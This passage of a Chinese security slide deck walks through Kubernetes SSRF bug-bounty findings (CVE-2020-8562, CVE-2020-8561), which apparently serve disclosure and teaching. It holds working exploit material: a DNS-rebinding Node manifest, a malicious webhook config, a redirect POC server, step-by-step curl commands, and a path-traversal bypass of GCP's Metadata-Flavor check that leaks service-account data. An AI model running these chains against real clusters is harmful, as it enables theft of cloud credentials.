restriction and access private networks on the control plane.

Affected Versions:

Kubernetes <= v1.21.0
Kubernetes <= v1.20.6
Kubernetes <= v1.19.10
Kubernetes <= v1.18.18

Fixed Versions

CVSS Rating: Low (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N)

2021年:
构造从SSRF到获取其他云厂商租户 K8s Cluster Admin 权限的利用链

Bug Bounty Rewards: 2.7w


ProxyableIP的限制:

```
// file: kubernetes/pkg/proxy/util/utils.go
func isProxyableIP(ip net.IP) error {
if ip.IsLoopback() || ip.IsLinkLocalUnicast() ||
ip.IsLinkLocalMulticast() || ip.IsInterfaceLocalMulticast() {
 return ErrAddressNotAllowed
}
return nil
}
```

Thx QiQi, from https://github.com/neargle/slidefiles

BugBounty案例详解 (2021年1月~8月)

> CVE-2020-8562: Bypass of Kubernetes API Server proxy



```yaml
kind: Node
apiVersion: v1
metadata:
 name: cve-2020-8562-node
status:
 addresses:
 - address: 223.5.5.5-127.0.0.1-13-rr.rebinding.dns
   type: Hostname
 - address: 223.5.5.5-127.0.0.1-13-rr.rebinding.dns
   type: InternalIP
```

```
> curl -is
http://kubectl_proxy:8001/api/v1/nodes/cve-2020-8562-node:8080/proxy/api/v1/pods
HTTP/1.1 200 OK
Content-Type: application/json
X-Kubernetes-Pf-Flowschema-Uid: 9b8396de-3c03-4356-9415-ee78151219b9
Transfer-Encoding: chunked
{
 "kind": "PodList",
 "apiVersion": "v1",
 "metadata": {
   "resourceVersion": "6012380"
```

Thx QiQi, from https://github.com/neargle/slidefiles

光芒

BugBounty案例详解 (Kubernetes CVE 和 Google Cloud)

> CVE-2020-8561: Webhook redirect in kube-apiserver

yaml

```yaml
apiVersion: admissionregistration.k8s.io/v1
kind: ValidatingWebhookConfiguration
metadata:
name: test.config.common-webhooks.networking.gke.io
webhooks:
- name: test.config.common-webhooks.networking.gke.io
clientConfig:
 url: "https://internet.me/index"
rules:
- apiGroups:    [""]
 apiVersions: ["v1", "v1beta1"]
 operations:  ["CREATE","DELETE","UPDATE"]
 resources:   ["serviceaccounts"]
 scope:       "*"
admissionReviewVersions: ["v1", "v1beta1"]
sideEffects: None
timeoutSeconds: 5
```

另外一类利用链:

```
# Moved Temporarily
# HTTP/1.1 302 Found
# Location: http://metadata.google.internal/computeMetadata
return redirect(
'http://metadata.google.internal/computeMetadata'
)
```


🤔 Only Blind SSRF？

Acknowledgements: This vulnerability was reported by QiQi Xu
参考: https://hackerone.com/reports/941178

Thx QiQi, from https://github.com/neargle/slidefiles

BugBounty案例详解 (Kubernetes CVE 和 Google Cloud)

> CVE-2020-8561 无回显？有限回显。



```go
// file: staging/src/k8s.io/client-go/rest/request.go
var decoder runtime.Decoder
contentType := resp.Header.Get("Content-Type")
if len(contentType) == 0 {
    contentType = r.c.content.ContentType
}
if len(contentType) > 0 {
    var err error
    mediaType, params, err := mime.ParseMediaType(contentType)
    if err != nil {
        return Result{err: errors.NewInternalError(err)}
    }
    decoder, err = r.c.content.Negotiator.Decoder(mediaType, params)
    if err != nil {
        switch {
        case resp.StatusCode == http.StatusSwitchingProtocols:
        case resp.StatusCode < http.StatusOK || resp.StatusCode > http.StatusPartialContent:
            return Result{err: r.transformUnstructuredResponseError(resp, req, body)}
        }
        return Result{
            body:        body,
            contentType: contentType,
            statusCode:  resp.StatusCode,
            warnings:    handleWarnings(resp.Header, r.warningHandler),
        }
    }
}
```

body →
https://k8s-apiserver/logs/kube-apiserver.INFO

😄 **Kubernetes 大部分 http 请求都由 client-go 完成**

😭 回显有 contentType 和 HTTP StatusCode 的限制

😄 **Kubernetes 使用统一的日志组件 klog**

😭 log level < 10 时，只能收到部分回显

Thx QiQi, from https://github.com/neargle/slidefiles

BugBounty案例详解 (Kubernetes CVE 和 Google Cloud)

> CVE-2020-8561 无回显？有限回显。全回显！

Kubernetes源码中隐藏的API：

```
func (f DebugFlags) Install(c *mux.PathRecorderMux, flag string, handler
func(http.ResponseWriter, *http.Request)) {
   c.UnlistedHandle("/debug/flags", http.HandlerFunc(f.Index))
   c.UnlistedHandlePrefix("/debug/flags/", http.HandlerFunc(f.Index))
   url := path.Join("/debug/flags", flag)
   c.UnlistedHandleFunc(url, handler)
   f.addFlag(flag)
}
```

Python调整POC：


```
@app.route('/<path:path>', methods=['POST','GET'])
def index(path=''):
   resp = ''
   print(request.headers)
   if path == 'test':
       res = Response("test")
       res.headers["Content-Type"] = "application/vnd.kubernetes.protobuf"
       return res

   return redirect('http://www.tencent.com/')
```

利用过程：

```
1. > kubectl proxy &
2. > kubectl apply -f vwk-poc.yaml
2. > curl -XPUT --data "10" http://localhost:8001/debug/flags/v
3. > curl http://localhost:8001/logs/kube-apiserver.INFO
```

全回显：



```
I0724 11:29:51.905265       1 request.go:1066] Response Body:
00000000  3c 21 44 4f 43 54 59 50  45 20 68 74 6d 6c 3e 0a  |<!DOCTYPE html>.|
00000010  3c 68 74 6d 6c 3e 0a 3c  68 65 61 64 3e 0a 20 20  |<html>.<head>.  |
00000020  3c 6d 65 74 61 20 68 74  74 70 2d 65 71 75 69 76  |<meta http-equiv|
00000030  3d 22 43 6f 6e 74 65 6e  74 2d 54 79 70 65 22 20  |="Content-Type" |
00000040  63 6f 6e 74 65 6e 74 3d  22 74 65 78 74 2f 68 74  |content="text/ht|
00000050  6d 6c 3b 20 63 68 61 72  73 65 74 3d 75 74 66 2d  |ml; charset=utf-|
00000060  38 22 20 2f 3e 0a 20 20  20 20 20 20 3c 74 69 74  |8" />.      <tit|
00000070  6c 65 3e 54 65 6e 63 65  6e 74 20 e8 85 be e8 ae  |le>Tencent .....|
00000080  af 3c 2f 74 69 74 6c 65  3e 0a 20 20 20 20 3c 6d  |.</title>.    <m|
00000090  65 74 61 20 6e 61 6d 65  3d 22 6b 65 79 77 6f 72  |eta name="keywor|
000000a0  64 73 22 20 63 6f 6e 74  65 6e 74 3d 22 e8 85 be  |ds" content="...|
000000b0  e8 ae af ef bc 8c e8 85  be e8 ae af e9 9b 86 e5  |................|
000000c0  9b a2 ef bc 8c e8 85 be  e8 ae af e5 ae 98 e7 bd  |................|
000000d0  91 ef bc 8c e5 be ae e4  bf a1 ef bc 8c 51 51 ef  |............QQ.|
000000e0  bc 8c e8 85 be e8 ae af  e6 b8 b8 e6 88 8f ef bc  |................|
000000f0  8c e8 85 be e8 ae af e4  ba 91 ef bc 8c 54 65 6e  |.............Ten|
00000100  63 65 6e 74 2c 20 54 65  6e 63 65 6e 74 20 47 61  |cent, Tencent Ga|
00000110  6d 65 73 2c 20 57 65 43  68 61 74 2c 20 54 65 6e  |mes, WeChat, Ten|
00000120  63 65 6e 74 20 43 6c 6f  75 64 22 20 2f 3e 0a 20  |cent Cloud" />. |
00000130  20 3c 6d 65 74 61 20 6e  61 6d 65 3d 22 64 65 73  | <meta name="des|
00000140  63 72 69 70 74 69 6f 6e  22 20 63 6f 6e 74 65 6e  |cription" conten|
00000150  74 3d 22 e8 85 be e8 ae  af e4 ba 8e 31 39 39 38  |t=".........1998|
00000160  e5 b9 b4 31 31 e6 9c 88  e6 88 90 e7 ab 8b ef bc  |...11...........|
00000170  8c e6 98 af e4 b8 80 e5  ae b6 e4 bb a5 e4 ba 92  |................|
```


Thx QiQi, from https://github.com/neargle/slidefiles

光芒

BugBounty案例详解 (Kubernetes CVE 和 Google Cloud)

> CVE-2020-8561+ Google Cloud 避免 SSRF 漏洞请求“元数据”的安全设计 `Metadata-Flavor`

官方文档




元数据请求的组成部分

下表总结了元数据查询请求的主要部分。

组件	说明
根网址	所有元数据值都会定义为以下根网址下面的子路径： `http://metadata.google.internal/computeMetadata/v1`
请求标头	您的所有请求中都必须包含以下标头： `Metadata-Flavor: Google` 此标头表明请求是为了检索元数据值而发出的（而非由不安全的来源意外发出），并且允许元数据服务器返回您请求的数据。如果您不提供此标头，则元数据服务器会拒绝您的请求。

元数据服务器拒绝请求，返回“403”



```
boost-8nddz / # curl "http://metadata.google.internal/computeMetadata/v1/instance/se
HTTP/1.1 403 Forbidden
Metadata-Flavor: Google
Date: Sat, 08 Jan 2022 12:51:28 GMT
Content-Type: text/html; charset=UTF-8
Server: Metadata Server for VM
Connection: Close
Content-Length: 1675
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html lang=en>
  <meta charset=utf-8>
  <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"
  <title>Error 403 (Forbidden)!!1</title>
  <style>
```

📗 **此标头表明请求是为了检索元数据值而发出的（而非由不安全的来源意外发出），**

📗 **并且允许元数据服务器返回您请求的数据。如果您不提供此标头，则元数据服务器会拒绝您的请求。**

参考：https://cloud.google.com/compute/docs/metadata/overview

光芒

BugBounty案例详解 (Kubernetes CVE 和 Google Cloud)


> Bypass METADATA-FLAVOR in CVE-2020-8561

Thx QiQi, from https://github.com/neargle/slidefiles

🤔 http://metadata.google.internal/computeMetadata/v1

😋 http://metadata.google.internal/computeMetadata/vqweqwe/../v1/

😝 http://metadata.google.internal/computeMetadata/**vqweqwe/%2e%2e**/v1/



```
I0705 17:47:01.358536       1 round_trippers.go:452]     Content-Type: text/html; charset=utf-8
I0705 17:47:01.358544       1 round_trippers.go:452]     Content-Length: 411
I0705 17:47:01.358550       1 round_trippers.go:452]     Connection: keep-alive
I0705 17:47:01.358554       1 round_trippers.go:452]     Location: http://169.254.169.254/computeMetadata/tttttest0.1/%2e%2e/v1/instance/service-accounts/?recursive=true
I0705 17:47:01.358560       1 round_trippers.go:452]     Server: nginx/1.14.1
I0705 17:47:01.358656       1 round_trippers.go:420] GET http://169.254.169.254/computeMetadata/tttttest0.1/%2e%2e/v1/instance/service-accounts/?recursive=true
I0705 17:47:01.358667       1 round_trippers.go:427] Request Headers:
I0705 17:47:01.358684       1 round_trippers.go:431]     Content-Type: application/json
I0705 17:47:01.358694       1 round_trippers.go:431]     Accept: application/json, */*
I0705 17:47:01.358703       1 round_trippers.go:431]     User-Agent: kube-apiserver-admission
I0705 17:47:01.360231       1 round_trippers.go:446] Response Status: 200 OK in 1 milliseconds
I0705 17:47:01.360252       1 round_trippers.go:449] Response Headers:
I0705 17:47:01.360279       1 round_trippers.go:452]     Content-Type: application/text
I0705 17:47:01.360311       1 round_trippers.go:452]     Date: Sun, 05 Jul 2020 17:47:01 GMT
I0705 17:47:01.360320       1 round_trippers.go:452]     Server: Metadata Server for VM
I0705 17:47:01.360327       1 round_trippers.go:452]     Content-Length: 61
I0705 17:47:01.360334       1 round_trippers.go:452]     X-Xss-Protection: 0
I0705 17:47:01.360341       1 round_trippers.go:452]     X-Frame-Options: SAMEORIGIN
I0705 17:47:01.360348       1 round_trippers.go:452]     Metadata-Flavor: Google
I0705 17:47:01.360414       1 request.go:968] Response Body: 553781673516-compute@developer.gserviceaccount.com/
default/
```

END

Thank you for your attention

📒 https://github.com/yeahx & 🐱 https://github.com/neargle/